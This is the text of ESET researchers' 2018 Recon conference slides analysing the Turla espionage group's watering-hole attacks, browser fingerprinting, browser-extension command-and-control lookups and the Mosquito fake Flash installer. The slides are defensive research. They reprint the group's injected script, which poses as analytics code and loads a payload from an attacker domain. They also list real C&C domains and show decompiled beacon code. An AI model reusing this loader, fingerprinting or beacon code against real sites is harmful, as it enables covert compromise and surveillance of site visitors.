ENJOY SAFER TECHNOLOGY™

Visiting the snake nest

Recon Brussels 2018

Jean-Ian Boutin | Senior Malware Researcher

Matthieu Faou | Malware Researcher

Jean-Ian Boutin

Senior Malware Researcher

@jiboutin

Matthieu Faou

Malware Researcher

@matthieu_faou

Agenda

1. Introduction
2. Infection Vectors
3. First Stages
4. Advanced First Stages
5. Second Stages
6. Infrastructure
7. Conclusion

Introduction

The New York Times

TECHNOLOGY

Military Computer Attack Confirmed

By **BRIAN KNOWLTON** AUG. 25, 2010

WASHINGTON — A top Pentagon official has confirmed a previously classified incident that he describes as “the most significant breach of U.S. military computers ever,” a 2008 episode in which a foreign intelligence agent used a flash drive to infect computers, including those used by the Central Command in overseeing combat zones in Iraq and Afghanistan.

Plugging the cigarette lighter sized flash drive into an American military laptop at a base in the Middle East amounted to “a digital beachhead, from which data could be transferred to servers under foreign control,” according to William J. Lynn 3d, deputy secretary of defense, writing in the latest issue of the journal Foreign Affairs.

News 13.1.2016 13:21 | updated 14.1.2016 7:58

Russian group behind 2013 Foreign Ministry hack

The 2013 data hack at the Finnish Foreign Ministry was perpetrated by a group of Russian hackers, and was part of a wider campaign against targets in nearly fifty countries. Experts contacted by Yle have confirmed that the attack was perpetrated by the Turla group.

Réagir

Mis en ligne le 13/05/2014 à 08:25

Alain Lallemand

Le logiciel russe Snake a frappé les Affaires étrangères

Il s'agit de l'un des logiciels furtifs les plus virulents qui frappe les sites gouvernementaux et militaires de l'Alliance atlantique.

TS//SI//REL TO CAN, AUS, GBR, NZL, and USA

Communications Security Establishment Canada | Centre de la sécurité des télécommunications Canada

MAKERSMARK (Russian CNE)


Designed by geniuses

Implemented by morons

Safeguarding Canada's security through information superiority
Préserver la sécurité du Canada par la supériorité de l'information

Canada

Is ESET doing attribution?



Turla in short

- One of the oldest espionage group
- Targets includes governments, government officials, diplomats, …
- Very large toolset targeting all major platforms

Infection Vectors

Overview

- Wateringhole
- Spearphishing

Watering Hole

- Planting scripts in targets' favs websites

URL (past campaigns)	Notes
http://www.namibianembassyusa.org	Namibia Embassy - USA
http://www.avsa.org	African Violet Societa of America
http://www.zambiaembassy.org	Zambian Embassy - USA
http://russianembassy.org	Russian Embassy - USA
http://au.int	African Union
http://mfa.gov.kg	Ministry of Foreign Affairs – Kyrgyzstan
http://mfa.uz	Ministry of Foreign Affairs - Uzbekistan

Script Injection

```
<!-- Clicky Web Analytics (start) -->
<script type="text/javascript">// <![CDATA[
var clicky_site_ids = clicky_site_ids || [];
clicky_site_ids.push(100673048);
(function() {
    var s = document.createElement('script');
    var a = 'http://www.mentalhealthcheck.net/';
    var b = 'update/counter.js';
    s.type = 'text/javascript'; s.async = true;
    s.src = '//static.getclicky.com/js'; s.src = a.concat(b);
    ( document.getElementsByTagName('head')[0] || document.ge
})();
// ]]></script>
```

1st level C&C
mentalhealthcheck.net
drivers.epsoncorp.com
rss.nbcpost.com
static.travelclothes.org
msgcollection.com

Script Injection

```
<!-- Clicky Web Analytics (start) -->
<script type="text/javascript">// <![CDATA[
var clicky_site_ids = clicky_site_ids || [];
clicky_site_ids.push(100673048);
(function() {
    var s = document.createElement('script');
    var a = 'http://www.mentalhealthcheck.net/';
    var b = 'update/counter.js';
    s.type = 'text/javascript'; s.async = true;
    s.src = '//static.getclicky.com/js'; s.src = a.concat(b);
    ( document.getElementsByTagName('head')[0] || document.ge
})();
// ]]></script>
```

1st level C&C
mentalhealthcheck.net
drivers.epsoncorp.com
rss.nbcpost.com
static.travelclothes.org
msgcollection.com

Script Injection

```
<!-- Clicky Web Analytics (start) -->
<script type="text/javascript">// <![CDATA[
var clicky_site_ids = clicky_site_ids || [];
clicky_site_ids.push(100673048);
(function() {
    var s = document.createElement('script');
    var a = 'http://www.mentalhealthcheck.net/';
    var b = 'update/counter.js';
    s.type = 'text/javascript'; s.async = true;
    s.src = '//static.getclicky.com/js'; s.src = a.concat(b);
    ( document.getElementsByTagName('head')[0] || document.ge
})();
// ]]></script>
```


1st level C&C
mentalhealthcheck.net
drivers.epsoncorp.com
rss.nbcpost.com
static.travelclothes.org
msgcollection.com

PluginDetect

- Fingerprinting potential target through JS


```
function cb_custom() {
    loadScript("http://www.mentalhealthcheck.net/script/pde.js", cb_custom1);
}

function cb_custom1() {
    PluginDetect.getVersion('.');

    myResults['Java']=PluginDetect.getVersion('Java');
    myResults['Flash']=PluginDetect.getVersion('Flash');
    myResults['Shockwave']=PluginDetect.getVersion('Shockwave');
    myResults['AdobeReader']=PluginDetect.getVersion('AdobeReader') || PluginDetect.getVersion('PDFReader');

    var ec = new evercookie();
    ec.get('thread', getCookie);
}
```

Browser Extension




C&C fetching

- Computes comments checksum
- Regular expression applied '(?:\\u200d)(?:#|@)?(\\w)'
- https://bitly.com/2kdhuHX



C&C fetching

- Computes comments checksum
- Regular expression applied '(?:\\u200d)(?:#|@)?(\\w)'
- https://bitly.com/2kdhuHX



- A bit disappointing that this one was not used…

http://static.travelclothes.org/dolR_1ert.php

http://static.travelclothes.org/dolR_1ert.php


bitly.com/2kdhuHX COPY

17

CLICKS


DATA IN UTC

REFERRERS



Dark Traffic 17

LOCATIONS



Anonymous ...	7
Netherlands	3
United King...	3
+4 more	4


Mosquito

Overview

- Campaign running since at least July 2016
- Infection vector is a fake flash installer
  - Downloaded from **http**://admdownload.adobe.com *
- Use either a Win32 or a JScript backdoor


* We believe Adobe was not compromised

Tracing the infection chain



Something weird is happening on the network

Possible interception points




During the installation…

```
URI = (char *)malloc(0x104u);
sprintf(URI, "/stats/AbfFcBebD/?q=%s", szVerb);
v5 = InternetOpenA("Adobe", 1u, 0, 0, 0);
v6 = InternetConnectA(v5, v3[2], 0x50u, 0, 0, 3u, 0, 0);
*(_DWORD *)&szVerb = 5522759;
v7 = HttpOpenRequestA(v6, &szVerb, URI, 0, 0, 0, 0x4400000u, 0);
result = HttpSendRequestA(v7, 0, 0, 0, 0);
```

